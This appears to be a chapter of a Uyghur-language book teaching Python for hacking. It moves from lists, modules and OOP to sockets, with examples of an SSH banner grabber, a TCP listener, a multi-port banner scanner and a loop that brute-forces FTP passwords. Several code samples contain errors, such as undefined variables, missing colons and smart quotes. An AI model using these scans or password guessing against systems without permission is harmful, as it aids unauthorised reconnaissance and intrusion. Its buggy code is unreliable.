List شەكلىدىكى ئۇچۇر بولسا يالغۇز Python دىلا ئەمەس كۆپلىگەن پروگراممىا تىللىرىدا ئىشلىتىلىدىغان بولۇپ، بىزنىڭ ئوتتۇرا مەكتەپتە ئۆگەنگەن سانلار توپلىمىغا ئوخشىتىشقا بولىدۇ. array بولسا بىر list ئىچىگە قويۇلغان رەت تەرتىپى بار بولغان ئۇچۇر شەكلىدە بولۇپ، ئۇنىڭ ئىچىدىكى ئۇچۇرلارنى ئوقۇغىلى، ئۆچۈرگىلى، ئالماشتۇرغىلى بولىدۇ. رەت تەرتىپى ئادەتتە index دەپ ئاتىلىدىغان بولۇپ، بىرىنچى ئېلېمېنتى 0 دىن باشلىدۇ. ئەگەر بىز array ئىسىملىك list نىڭ 2-ئېلېمېنتىنى چىقارماقچى بولساق array[1] ئارقىلىق چاقىرساق بولىدۇ. مەسىلەن تۆۋەندىكى مىسالدا قۇرۇلغان list نىڭ 3-ئېلېمېنتىنى بېسىپ چىقىرىش ئۇچۇن مۇنداق يازىمىز:

```
01 #! /usr/bin/python3
02 ahmedList = [1,2,3,4,5,6]
03 print(ahmedList[2])
```

نەتىجىدە لىست تىكى 3- ئېلېمېنت بولغان 3 كۆرۈنىدۇ

4) مودۇل Module

مودۇل ئۇقۇمى بولسا ئاددىي قىلىپ ئېيتساق پەرقلىق ھۆججەتكە ساقلانغان بىر بۆلەك كودنى كۆرسىتىدىغان بولۇپ، ئوخشاش كودنى تەكرار يېزىپ ئولتۇرغاندىن، بىر مودۇلنى ئىشلىتىپ ئوخشاش ئۇنۇمگە ئېرىشىشكە بولىدۇ. ئەگەر بۇرۇن يېزىلغان كودنى ئىشلەتمەكچى بولسا مۇناسىۋەتلىك مودۇلنى ئىمپورت قىلىش (import module) ىمىز كېرەك. ئۇچىنچى تەرەپ مودۇللارنىڭ بولىشى بىلەن python تىلى خاككېرلىق ئۇچۇن ناھايىتى قولاي بىر پروگراممىا تىلغا ئايلانغان دېيىشكە بولىدۇ. مەسىلەن بىز ئالدىنقى مەزمۇنلاردا قاچىلىغان nmap نىڭ فۇنكسىيەلەرنى ئىشلەتمەكچى بولساق تۆۋەندىكىدەكلا ئىمپورت قىلساق بولىدۇ:


```
import nmap
```

nmap بولسا خاككېرلىكتىكى ئىنتايىن قوللىنىشچان بىر قورال بولۇپ يۇقارقى كود بىلەن ئىنتايىن مۇھىم ئىقتىدارلارنى Python كودى ئىچىدە يۈرگۈزلەيمىز.

5) OOP ئوبىكتىپقا يۈزلەنگەن پروگراممىلاش


OOP بولسا Object-Oriented Programming دېگەن ئىنگلىزچە سۆزلەرنىڭ قىسقارتىلمىسى بولۇپ، ئۇيغۇرچە مەنىسى ئوبىكتىپقا يۈزلەنگەن پروگراممىلاش دېگەنلىك بولىدۇ. Python ھەققىدە بىرئاز چوڭقۇر بىلىم ئالماقچى بولساق OOP ھەققىدە بىرئاز توختىلىشىمىز لازىم. Python باشقا مۇھىم پروگرامما تىللىرى (C++، Java ۋە Ruby) غا ئوخشاش OOP مودېلغا ساھىپ بىر پروگرامما تىلى.

OOP ئۇقۇمىدىكى پروگرامما تىللىرىدا تۆۋەندىكى رەسىمدىكىدەك ئوبىكت object بولسا ئەڭ ئاساسلىق پىكىر ھېسابلىنىدۇ:




OOP نى ئاساس قىلغان پروگرامما تىلىنىڭ ئاساسلىق پىكىرى بولسا رېئال دۇنيادىكى جىسىملارنى كومپيۈتېر تىلىدا تەقلىد قىلىش. مەسىلەن ماشىنا بولسا بەزى سۈپەتلىرى (properties) بولغان بىر ئوبىكتىپ object بولۇپ، ئۇنىڭ سۈپەتلىرىدىن ئۇنىڭ رەڭگى، چوڭلىقى، ماتور تىپى قاتارلىقلار. بۇ ماشىنا ئوبىكتىپتىكى object نىڭ سۈپىتىدىن باشقا يەنە ھەرىكىتىمۇ بار بۇ فۇنكسىيەسى دەپ چۈشىنىشكە بولىدۇ. مەسىلەن سۈرئىتىنى تېزلىتىش، ئىشكىنىڭ قۇلۇپلىنىشى قاتارلىق. ئىنسانلار سۆزلەيدىغان تىل نۇقتىسىدىن قارىغاندا object بولسا بىر شەيئىنىڭ ئىسمى، ئۇنىڭ property بولسا سۈپەتلىرى ۋە فۇنكسىيەلەر بولسا پېئىلى دەپ قاراشقا بولىدۇ. ئوبېكتلار objects بولسا بىر class سىنىپقا تەۋە بولۇپ، class بولسا

بىر تۈردىكى ئوبىكىتلارنىڭ قېلىپى دەپ قاراشقا بولىدۇ. مەسىلەن، تۆۋەندىكى رەسىمدە car ماشىنا نامىدىكى class بار:



بۇ class تىن Mercedes، BMW ۋە Audi قاتارلىق ماشىنا ئوبىكتلىرى قۇرۇشقا بولىدۇ. car ئىسىملىق class نىڭ بارلىق قېلىپىدىن ھەرخىل ماشىنا ئوبىكتىپلىرى قۇرۇپ چىقىشقا بولىدۇ.

OOP پىكىرىدە بىر class سىنىپتىن قۇرۇلغان object ئوبىكتىپلەر بولسا class نىڭ بارلىق ئالاھىدىلىكلىرىگە ۋارىسلىق inherit قىلىدۇ. تۆۋەندىكى رەسىمدە car ئىسىمدىكى class تا يېزىلغان بارلىق ماركا mark، مودېلى model، ياسالغان ۋاقتى year ۋە color رەڭگى قاتارلىق Properties لىرى ۋە قوزغىلىش start ، ھەيدەش drive ۋە توختىشى park قاتارلىق فۇنكسىيەلەر بارلىق بۇ class تىن قۇرۇلغان ئوبېكتىپلەرگە ئورتاق ئۇچۇرلار ھېسابلىنىدۇ.



شۇڭلاشقا، BMW ۋە 320i ماشىنا بولسا قوزغىلىش start ، ھەيدەش drive ۋە توختىشى park قاتارلىق فۇنكسىيەلەرگە ساھىپ بولىدۇ.

OOP ئۇقۇمىنى رېئال بىر Python پروجېكتى ئىشلىمىگۈچە ھىس قىلىش تەسرەك بىلىنىشى مۇمكىن. شۇڭا بۇ يەردە پەقەت سىز بىر سىنىپ

(class) قا تەۋە بولغان ئوبىكت (object) لەرنىڭ ئاشۇ class قا تەۋە بارلىق فۇنكسىيەلەرگە ساھىب بولىدىغانلىقىنى بىلدۈرسىڭىز يېتەرلىك.

6) Python دىكى تور باغلىنىشلىرى

بىز Python تىلىدا خاككېرلىك قىلماقچى بولساق چوقۇم Python تىلىنىڭ Network تور ئۇلىنىش قىسمىنى ئۆگىنىشىمىز لازىم.

(1) TCP Client قۇرۇش

بىز socket مودۇلىنى ئىشلىتىپ تۇرۇپ Python دا تور باغلىنىشىنى قۇرىمىز. بىز بۇ ئارقىلىق TCP ئۇلىنىشىنى قۇرالايمىز. تۆۋەندىكى مىسالدا HackerSSHBannerGrab.py ئىسمىدا ساقلانغان كود يېزىلدى. بۇ ئىسمىدىكى banner بولسا لوزۇنكا دېگەن مەنىدە بولۇپ، پروگراممىغا ئۇلىنىش ئۈچۈن دەسلەپكى سالاملىشىشقا ئوخشايدۇ. يەنى banner [17] grabber دېگەنلىك مەلۇم پروگراممىغا باغلىنىدىغان ئېغىزنى بايقاش دېگەندە چۈشەنسەكمۇ بولىدۇ. بۇ تېخنىكا بىلەن خاككېرلار بۇ ئۇلانمىدىكى port تا قايسى پروگرامما ۋە مۇلازىمەتلەرنىڭ يۇرگۈزۈلۈۋاتقانلىقى قاتارلىق ئىنتايىن مۇھىم ئۇچۇرلارنى يىغىۋالالايدۇ.

```
01 #! /usr/bin/python3
02 import socket
03 s = socket.socket()
04 s.connect((“192.168.1.101”, 22))
05 answer = s.recv(1024)
06 print(answer)
07 s.close
```

2-قۇردا بىز socket مودۇلىنى كىرگۈزدۇق، شۇڭا بۇ ھۆججەت ئىچىدە بىز ئۇنىڭ فۇنكسىيە ۋە قۇراللىرىنى ئىشلىتەلەيمىز. socket مۇدۇلى ئارقىلىق بىز ئىككى كومپيۇتېرنى بىر-بىرى بىلەن ئۇچۇر ئالماشتۇرالايدىغان قىلىپ باغلىيالايمىز. ئادەتتە بۇ ئىككى كومپيۇتېرنىڭ بىرى مۇلازىمېتىر بىرى

[17] Banner-grabber بولسا توربىكەت ياكى مۇلازىمېتىر ھەققىدىكى ئۇچۇرلارنى يىغىشقا ياردەم بېرىدىغان قۇرال. ئادەتتە مۇلازىمېتىرغا مەلۇم بىر ئۇچۇرنى ئەۋەتىپ ئاندىن مۇلازىمېتىرنىڭ ئۇنىڭغا قايتۇرغان ئىنكاسىغا قارىتا ئۇچۇرغا ئېرىشىدۇ. بۇ ئېرىشىلگەن ئۇچۇرلار ئىچىدە بۇ مۇلازىمېتىرنىڭ قايسى مەشغۇلات سىستېمىسىنى ئىشلىتىلۋاتقانلىقى، قايسى نەشرىدىكى ۋە قايسى مۇلازىمەت يۈمشاق دېتالىنى قوللانغانلىقى قاتارلىق مۇھىم ئۇچۇرلار يەر ئالغان بولىدۇ. قىسقىچە قىلىپ ئېيتقاندا، «چېكىپ بېقىپ خۇيىنى ئېلىش» ئۇسۇلىنى ئىشلىتىپ مۇھىم ئۇچۇرغا ئېرىشىغان بىر خاكلاش ئۇسۇلۇبى دەپ چۈشەنسەك بولىدۇ.

ئىشلەتكۈچى شەكلىدە باغلىنىدۇ.

3-قەدەمدا بولسا بىز s دەپ ئاتىلىدىغان بىر variable قۇرۇۋالدۇق. ئاندىن ئۇنىڭغا socket مودۇلىنىڭ socket() سىنىپى بىلەن باغلىۋالدۇق. مۇشۇنداق بولغاندا بىز ھەرقاچان s دەپلا يېزىپ چاقىرساق، socket.socket() دەپ ئايرىم يېزىشنىڭ ئورنى قالمايدۇ.

4-قەدەمدا بىز socket مودۇلىنىڭ connect() فۇنكسىيەسىنى ئىشلەتتۇق ۋە تىرناق ئىچىگە يازغان IP ۋە port قا باغلىنىش بۇيرۇقىنى بەردۇق. يەنى بۇ قەدەمدا 192.168.1.101 لىك IP ۋە 22 نومۇرلۇق[18] port قا باغلىنىشقا ئۇرۇنىدۇ.

بىز connect() فۇنكسىيەسى بىلەن باغلىنىش قەدەمىنى كېيىن، بىز خېلىلا كۆپ ئىشلارنى قىلالايمىز. 5- قەدەمدا بىز recv دەپ ئاتىلىدىغان فۇنكسىيەنى ئىشلىتىپ 1024 بايتلىق ئۇچۇرنى socket تىن قوبۇل قىلىپ ئاندىن answer دەپ ئاتىلىدىغان variable نىڭ قىممىتى قىلىپ بېرىمىز. بۇ 1024 بايتلىق ئۇچۇرلار بولسا banner ئۇچۇرلىرىنى ئۆز ئىچىگە ئالغان بولىدۇ.

ئاندىن بىز 6- قەدەمدا بۇ ئۇچۇرلارنى بېسىپ چىقىرىمىز ۋە بۇنىڭ بىلەن بۇ ئۇچۇرلارنىڭ socket تىن ئۆتكەنلىكىنى كۆرەلەيمىز. يەنى بىز بۇ باغلىنىشنىڭ ئىزىغا چۈشۈپ «جاسۇسلۇق» نىشانىنى ئەمەلگە ئاشۇرغان بولىمىز. ئاخىرقى قەدەمدا بولسا بىز بۇ باغلىنىشنى تاقىۋېتىمىز.

بۇ تەگكودنى HackerSSHBannerGrab.py دېگەن ئىسىمدا ساقلاپ، ئۇنىڭغا يۇرگۈزۈش رۇخسىتىنى chmod بۇيرۇقى بىلەن بېرىپ ئاندىن يۇرگۈزسەك بولىدۇ.

بىز بۇ تەگكودنى يۇرگۈزۈپ باشقا بىر Linux سىستېمىسىنىڭ 22 نومۇرلۇق پورتى بىلەن باغلىنىش قەدەمىدە ئەگەر SSH مۇلازىمېرى بۇ پورتتا يۇرگۈزۈلۈۋاتقان بولسىلا بىز banner ئۇچۇرىغا ئېرىشەلەيمىز ۋە بۇ ئۇچۇر بېسىپ چىقىرىلىدۇ. مىسالدىكىدەك:

```
┌──(kali㉿kali)-[~]
└─$ chmod 755 HackerSSHBannerGrab.py
┌──(kali㉿kali)-[~]
└─$ ./ HackerSSHBannerGrab.py
SSH-2.00OpenSSH_7.3p1 Debian-1
```

[18] 22 نومۇرلۇق پورت بولسا ssh ئۇلىنىشنىڭ سۈكۈتتىكى قىممىتى.

دېمەك، بىز مۇشۇنداق قىلىپ داڭلىق خاككېرلىك قۇرالى بولغان banner-grabbing نى ياساپ چىققان بولدۇق. بىز دەل مۇشۇ ئۇسلۇب بىلەن مەلۇم IP ئادرېسىنىڭ مەلۇم port تا يۈرگۈزۈلۈۋاتقان مۇلازىمەت، ئۇنىڭ نەشرى، مەشغۇلات سىستېمىسى قاتارلىق ئۇچۇرلارغا ئېرىشەلەيمىز. بۇ ئۇچۇرلار دەل خاككېرلارنىڭ هۇجۇمنى باشلاشتىن بۇرۇنقى ئەڭ مۇهىم ئۇچۇرلاردىن هېسابلىنىدۇ. بۇ ئۇچۇرلار دەل shodan.io توربېتىنىڭ دۇنيادىكى مۇتلەق كۆپ سانىدىكى IP ئادرېسلىرىدىن ئالىدىغان ئۇچۇرلىرى بولۇپ، بۇ ئۇچۇلارنى بىزگە رەتلەپ چىقىرىپ بېرىدۇ.

(2) TCP Listener قۇرۇش

ئالدىنقى مەزمۇندا بىز TCP Client ئابونت تېرمىنالى قۇرۇپ، ئاندىن ئۇنىڭ بىلەن باشقا بىر TCP/IP ئادرېس ۋە پورتقا باغلىنىپ ئۇنىڭدىكى ئۇچۇرلارغا ئېرىشتۇق. بۇ socket باغلىنىشى TCP Listener تېڭشىغۇچ قۇرۇپ، سىرتتىكى باغلىنىشلارنىڭ ئۇچۇرىغا ئېرىشىش ئۇچۇنمۇ ئىشلىتىلىدۇ.

تۆۋەندە يېزىلغان كودتا بىز socket ئارقىلىق بۇنىڭغا باغلانغان سىستېمىنىڭ مۇهىم ئۇچۇرلىرىنى ئالالايمىز. بۇ تەگكودنى tcp_server.py ئىسمى بىلەن ساقلاپ ئاندىن chmod بۇيرۇقى بىلەن ئۇنى يۈرگۈزگىلى بولىدىغان قىلىپ ساقلىۋېلىڭ.

```
01 #! /usr/bin/python3
02
03 import socket
04 TCP_IP = "192.168.181.190"
05 TCP_PORT = 6996
06 BUFFER_SIZE = 100
07
08  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
09  s.bind((TCP_IP, TCP_PORT))
10  s.listen (1)
11
12 conn, addr = s.accept()
13 print ('Connection address: ', addr )
14
15 while 1:
16     data=conn.recv(BUFFER_SIZE)
17     if not data:break
18     print ("Received data: ", data)
19         conn.send(data) #echo
20 conn.close
```

يۇقارقى كودنى تەھلىل قىلىپ كۆرەيلى، بىز ئالدى بىلەن 1-قۇردا بۇ كودلارنىڭ Python تىلىدا يېزىلغانلىقىنى ئىلان قىلدۇق. ئاندىن 3-قۇردا socket مودۇلىنى بۇ كودقا ئىمپورت قىلىپ ئەكىردۇق. ئاندىن 4-، 5- ۋە 6-قۇرلاردا بولسا IP ئادرېسى، پورت نومۇرى ۋە بىر قېتىمدا ئالىدىغان ئۇچۇر قىممىتى قاتارلىق ئۇچۇرلارنى Variable يەنى ئۆزگەرگۈچى مىقدار قىلىپ ساقلىۋالىمىز.

8-قۇردا بىز socket نى بىر variable ھالىتىدا قۇرۇۋالدۇق ئاندىن 9-قۇردا باغلانماقچى بولغان IP ۋە پورت نومۇرلىرى بىلەن باغلىدۇق، 10-قۇردا socket مودۇلىنىڭ listen تىڭشىلاش ئىقتىدارىنى ئىشلەتتۇق.

12-قۇردا بىز باغلانغان IP ۋە پورتنىڭ ئۇچۇرلىرىنى accept قوبۇل قىلىش ئىقتىدارى بىلەن ئۇچۇرنى ئالدۇق ۋە 13- قۇردا ئۇ ئۇچۇرنى كۆرەلىشىمىز ئۈچۈن بېسىپ چىقىرىش بۇيرۇقى بەردۇق.

15-قۇردا بولسا بىز while ئايلانما ئىقتىدارىنى ئىشلەتتۇق. بۇ ئىقتىدارىنى كېيىن بىرئاز تەپسىلىي توختىلىمىز. بۇ ئىقتىدار python كودىنى مەلۇم بىر تەلەپ ئورۇندالغۇچە داۋاملىق تەكرار يۈرگۈزۈش بۇيرۇقى بېرىدۇ.

15-قۇردىن 19-قۇرغىچە بولغان ئارلىقلاردا بىز ئۇچۇر تىڭشىلاپ ئاندىن ئۇنى data دېگەن ئىسىمدىكى variable قىلىۋېلىپ ئاخىرىدا ئۇنى بېسىپ چىقىرىمىز. 21- قۇردا بولسا socket تاقىلىدۇ.

ئەمدى بىز ئوخشاش بىر تور باغلىنىشتا بولغان باشقا بىر كومپيۇتېرغا بېرىپ ئۇنىڭ تورکۆرگۈچىدە 6996 پورتىغا باغلىنىمىز. tcp_server.py تەگكودىنى يۈرگۈزسەك تۆۋەندىكىدەك مۇھىم ئۇچۇرلارغا ئېرىشەلەيمىز:

```
┌──(kali㉿kali)-[~]
└─$ chmod 755 tcp_server.py
┌──(kali㉿kali)-[~]
└─$ ./ tcp_server.py
Connection Address(45368 ,'192.168.181.190') :
Received data: Get /HTTP/1.1
Host:192.168.181.190:6996
```

يۇقاردا بىز ئېرىشكە ئۇچۇرلارمۇ بىر خاككېرنىڭ مەلۇم بىر سىستېمىغا ھۇجۇم قىلىشتىن بۇرۇن ئالاھىدە دىققەت قىلىشى كېرەك بولغان ناھايىتى

مۇھىم ئۇچۇرلار ھېسابلىنىدۇ. خاككېرلىك ھۇجۇمى (exploit يەنى يوچۇقتىن پايدىلىنىپ كىرىش) بولسا قارشى تەرەپنىڭ مەشغۇلات سىستېمىسى، قوللىنىۋاتقان پروگراممىسىنىڭ قانداق بولىشىغا قارىتا ئوخشاش بولمايدۇ. شۇڭا تور ھۇجۇمىدىن بۇرۇن كۆپرەك ئۇچۇر ئېلىش لازىم. ھۇجۇمدىن بۇرۇنقى بۇخىل ئۇچۇر توپلاشنى خاككېرلىك ساھەسىدە reconnaissance رازۋېدكا قىلىش دەپ ئاتايدۇ. يۇقارقى يازغان كودىمىز دەل خاككېرلىكتىكى رازۋېدكا باسقۇچىدا مۇھىم ئۇچۇرلارنى يىغىپ بېرىدىغان بولۇپ، بۇ خاككېرلىكتىكى pOF دەپ ئاتىلىدىغان قۇرالارغا ئوخشىشىپ كېتىدۇ.

7) لۇغەتلەر Dictionaries، Loop ۋە كونترول بۇيرۇقلىرى

بۇ مەزمۇندا بىز Python ھەققىدە يەنىمۇ ئىلگىرلەپ ئۆگىنىمىز ۋە ئاخىرىدا FTP مۇلازىمېتىرغا ئۇلىنىش ئۇچۇن شىفىر يېشىش كودى يېزىشنى ئۆگىنىمىز.

(1) Dictionaries لۇغەتلەر

Dictionary لۇغەت بولسا تەرتىپى يوق ۋە جۈپتى بار بولغان ئۇچۇرلارنى ساقلايدۇ. بىز بىر گۇرۇپپا ئۇچۇرلارنى ساقلاپ، ئۇلارنىڭ ھەربىرىگە ماس ھالدا قىممەتلىرىنىمۇ ساقلىيالايمىز. مەسىلەن، ئىشلەتكۈچى نومۇرى ۋە ئۇنىڭ ئىسمىنى ساقلىساق بولىدۇ. بۇ ئۇقۇم باشقا پروگراممىلاش تىللىرىدىكى باغلىنىشچان array سانلار گۇرۇپپىسىغا ئوخشاپ كېتىدۇ.

ئۇندىن باشقا dictionary نىڭ ئېلىمېنتلىرىگە بىز Control statement كونترول جۈملىلىرى ئارقىلىق بىرمۇ-بىر قاراپ چىقالايمىز. بۇ ئالاھىدىلىكى بولغانلىق ئۇچۇن بىز بارلىق مۇمكىن بولغان مەخپىي نومۇرلارنى تاكى توغرىسىنى تاپقۇچە بىرمۇ-بىر سىناپ چىقالايمىز.

Dictionary نىڭ قۇرۇلمىسى key-value يەنى ئاچقۇچ-قىممەت شەكلىدە بولىدۇ. خۇددى تۆۋەندىكىدەك:

```
dict = {key1:value1, key2:value2, key3:value3...}
```

دىققەت قىلىش كېرەككى، Python تىلىدىكى Dictionary لار چوڭ تىرناق { ۋە } لارنىڭ ئارىسىغا ئېلىنىدۇ. ھەربىر ئېلېمېنتى بەش ئارقىلىق ئايرىلىدۇ. Key-value شەكلىدە ئارىسىدا قوشچېكىت : قويۇلسىلا، قانچىلىك

كۆپ ئېلىمېنت قوشۇلسا بولىۋېرىدۇ.

(2) Control Statements كونترول جۈملىلىرى

Control Statements كونترول جۈملىلىرى بىزنىڭ كودىمىزنى مەلۇم شەرت ئاستىدا پەرقلىق يۈرگۈزۈش ئىقتىدارى بېرىدۇ. Python دا بىر نەچچە خىل Control Statements بار:

① if ئەگەر جۈملىسى

If جۈملىسى باشقا پروگراممىا تىللىرىدا ۋە bash تىلىدىمۇ بار بولۇپ، بىر شەرتنىڭ ھازىرلىنىپ ھازىرلانمىغانلىقىغا قارىتا پەرقلىق كودنى يۈرگۈزۈش ئۈچۈن ئىشلىتىدۇ. جۈملە شەكلى مۇنداق:

```
if conditional expression
   run this code if the expression is true
```

يۇقارقى جۈملە ئېنگلىزچە بولۇپ، مەنىسى مۇنداق، بىرىنچى قۇردىكى if دىن كېيىن شەرت جۈملىسى كېلىدۇ. ئەگەر بۇ شەرت توغرا بولسا ياكى كۆچكە ئىگە بولسا، ئىككىنچى قۇردىكى كود ئىجرا بولىدۇ. ئەگەر شەرت توغرا بولمىسا ئىككىنچى قۇردىكى كود ھىچ ئىجرا بولماي ئاتلاپ ئۆتۈپ كېتىدۇ. مەسىلەن، شەرت قىسمىغا variable > 10 دېگەن جۈملە كەلسە، variable نىڭ قىممىتى 10 دىن چوڭ بولمىغۇچە ئىككىنچى قۇردىكى كودنى ئىجرا قىلمايدۇ.

ئالاھىدە دىققەت قىلىدىغان نۇقتا شۇكى، Python دا باشقا پروگراممىا تىللىرىدىن پەرقلىق ھالدا ئىككىنچى قۇردىكى شەرتكە قارىتا ئىجرا بولىدىغان قۇر بوشلۇق تاشلاپ (كۇنۇپكا تاختىسىدىن Tab بېسىلغاندىن كېيىن) ئاندىن باشلىنىدۇ. باشقا كۆپ قىسىم داڭلىق پروگراممىا تىللىرىدا ئۇنداق ئەمەس.

② if...else جۈملىسى

بۇ جۈملە ئالدىنقىسىنىڭ كېڭەيتىلگەن شەكلى بولۇپ، قۇرۇلمىسى مۇنداق:

```
01 if conditional expression
02    *** #run this code when the condition is met
03 else
04    *** # run this code when the condition is not met
```

1-قۇردىكى شەرت ھازىرلانسا ئىككىنچى قۇردىكى كود ئىجرا بولىدۇ. ئەگەر ئۇ شەرت ھازىرلانمىسا 4-قۇردىكى ئىجرا بولىدۇ. بۇ شەكلىدە ئەمەلىي بىر كود يېزىپ كۆرسەك تېخىمۇ چۈشىنىشلىك بولىدۇ.

```
01 if userid == 0
02    print(“siz admin bashqurghuqi”)
03 else
04    print(“siz admin ishletkuchi emes”)
```

Linux سىستېمىسىدا root باشقۇرغۇچى سالاھىتىدىكى ئىشلەتكۈچىنىڭ userid نۆل بولىدۇ. يۇقارقى كودتا بولسا ئەگەر userid نۆلگە تەڭ بولسا ئاندىن «سىز admin باشقۇرغۇچى» دېگەن خەت چىقىدۇ. userid نۆلدىن باشقا ھەرقانداق بىر قىممەتتە بولسا «سىز admin ئىشلەتكۈچى ئەمەس» دېگەن خەت چىقىدۇ.

③ Loops ئايلانما جۈملىلەر

Loop ئايلانما جۈملىلەر بولسا يالغۇز Python دىلا ئەمەس باشقا پروگراممىلاش تىللىرىدىمۇ بار بولۇپ، ناھايىتى قوللىنىشچان بىر كونترول جۈملىسى ھېسابلىنىدۇ. مەلۇم بىر بۆلەك كودنى مەلۇم شەرت بىلەن تەكرار ياندۇرۇپ ئىجرا قىلىش ئۈچۈن ئىشلىتىلىدۇ. كودنىڭ ھەقىقىي مەنىدە ئاپتۇماتىك ئىقتىدارغا ئىگە بولۇشىدا كەم بولسا بولمايدىغان ئىقتىدارىدۇر. ئاساسلىق ئىشلىتىلىدىغان ئىككى تۈرى بار:

❶ While Loop

While loop بولسا boolean توغرا-خاتا شەرتى true توغرا بولغاندا كودنى تەكرار ئىجرا قىلىشقا باشلايدۇ، تاكى شەرتى false خاتا بولغانغا قەدەر تەكرار ئىجرا قىلىۋېرىدۇ. تۆۋەندىكى مىسالدىكىدەك، بىز while loop نى ئىشلىتىپ تۆرۈپ 1 دىن 10 غىچە بولغان سانلارنى بېسىپ چىقىرىش كودىنى مۇنداق يازىمىز:

```
01 count = 1
02 while (count <= 10):
03    print (count)
04    count += 1
```

بۇ كودتا ئاۋۋال count ئىسىمدىكى variable قۇرۇپ ئۇنىڭغا 1 قىلىپ قىممەت بەردۇق. ئاندىن while جۈملىسى باشلاندى. شەرتى بولسا count نىڭ قىممىتى 10 غا تەڭ ياكى كىچىك بولغىچە 3- ۋە 4-قۇردىكى كود تەكرار ئىجرا بولىۋېرىدۇ. 4-قۇردا count نىڭ قىممىتىنى بېسىپ چىقىرىدۇ. 5-قۇردا بولسا ھەر قېتىم count نىڭ قىممىتىنى 1 دىن چوڭايتىپ ماڭىدۇ. مۇشۇنداق بولغاندا while ئايلانمىسى بىرىنچى قېتىم 1 بولۇپ ئايلانمىغا كىرگەن بولسا 5-قۇرغا كەلگەندە قىممىتى 2 بولۇپ، ئاندىن تەكرار while باشلىنىدۇ. ئاندىن 3-قۇردا 2 نى بېسىپ چىقىرىپ 4-قۇردا قىممىتى 3 بولۇپ، يەنە while غا كېلىدۇ. مۇشۇنداق قىلىپ قىممىتى 1 دىن ئېشىپ ئاخىرقى قېتىمدا قىممىتى 11 بولۇپ كەلگەندە while ئىجرا بولۇشتىن توختاپ ئايلانمىغان قايتا كىرمەيدۇ.

❷ For Loop

For loop ئايلانمىسى بولسا قىممەتنى list ، string ، dictionary ياكى باشقا iterable ئالاھىدىلىككە ئىگە ئۇچۇرلارنىڭ ئېلېمېنتلىرىدىن بىردىن-بىر قىممەت ئېلىپ، ئاندىن ئايلانمىنى داۋاملاشتۇرالايدۇ. مەسىلەن، بىز توپلاپ قويغان شىفىرلەرنى بىردىن بىر سىناپ تاكى توغرىسىنى تاپقانغا قەدەر كودنى داۋاملاشتۇرالايمىز:

```
01 for password in passwords:
02     attempt = connect (username, password)
03
04     if attempt == "230"
05         print ("Shifringizni taptim: " + password)
06         sys.exit (0)
```

يۇقارقى كودتا بىز for ئايلانما جۈملىسى بىلەن passwords ئىسىمدىكى list ئىچىگە يېزىلغان ئىشلەتكۈچى ۋە شىفىرلەرنى بىردىن بىر سىناپ تاكى connect فۇنكسىيەسىدىن ئېرىشكە attempt قىممىتى 230 بولغاندا «شىفرىڭىزنى تاپتىم: » دېگەن جۈملە بىلەن شىفىرنى ئېكرانغا بېسىپ چىقىرىپ بېرىدۇ.

8) خاككېرلىك كودىنى ياخشىلاش

بىز Python دا loop ئايلانما ۋە conditional statement شەرت جۈملىلەرنى ئۆگەنگەندىن كېيىن ئالدىنقى مەزمۇندا يېزىپ ئۆتۈپ كەتكەن banner-grabbing كودىمىزغا بىرئاز يېڭى ئىقتىدار قوشالايمىز.

بىز پەقەت بىرلا پورتتىن ئۇچۇر ئېلىش ئورنىغا list ئىچىگە يېزىلغان كۆپلىگەن پورت نومۇرلىرىنى سىناپ كۆرىدىغان قىلىپ يازساق بولىدۇ. بۇنىڭ ئۈچۈن for ئايلانما جۈملىسى ئىشلىتىمىز. بۇنداق بولغاندا بىز بىرلا پورتنىڭ ئۇچۇرىنى ئىزدەيدىغان كودىمىزنى مەلۇم IP نىڭ كۆپلىگەن پورتلىرىدىن ئۇچۇر ئالالايمىز. ئادەتتە كۆپ ئىشلىتىلىدىغان بىرنەچچە پورتلار بار:

پورت نومۇرى	21	22	25	3306
ئىشلىتىش ئورنى	ftp	ssh	smtp	mysql

بىز «TCP Client قۇرۇش» دېگەن مەزمۇندا ئۆزىمىز يېزىپ چىققان HackerSSHBannerGrab.py نامدىكى كودىمىزدا بىرلا پورت ئەمەس يۇقارقى 4 پورتنىڭ ھەممىسىدىن ئۇچۇر ئالىدىغان قىلىپ مۇنداق يېزىپ باقايلى:

```
01 #! /usr/bin/python3
02 import socket
03
04 Ports = [21,22,25,3306]
05 for i in range (0,4)  :
06     s = socket.socket()
07     Ports = Port[i]
08     print ('Port ve banner uchurliri towendikiche:')
09     print (Ports)
10     s.connect (("192.168.1.101", Port))
11     answer = s.recv(1024)
12     print (answer)
13    s.close()
```

يۇقارقى كودتا بىز 192.168.1.101 نومۇرلۇق IP نىڭ بىرلا پورتىدىن ئۇچۇر ئالماستىن، 21، 22، 25 ۋە 3306 قاتارلىق 4 پورتىدىن ئۇچۇر ئالىمىز.

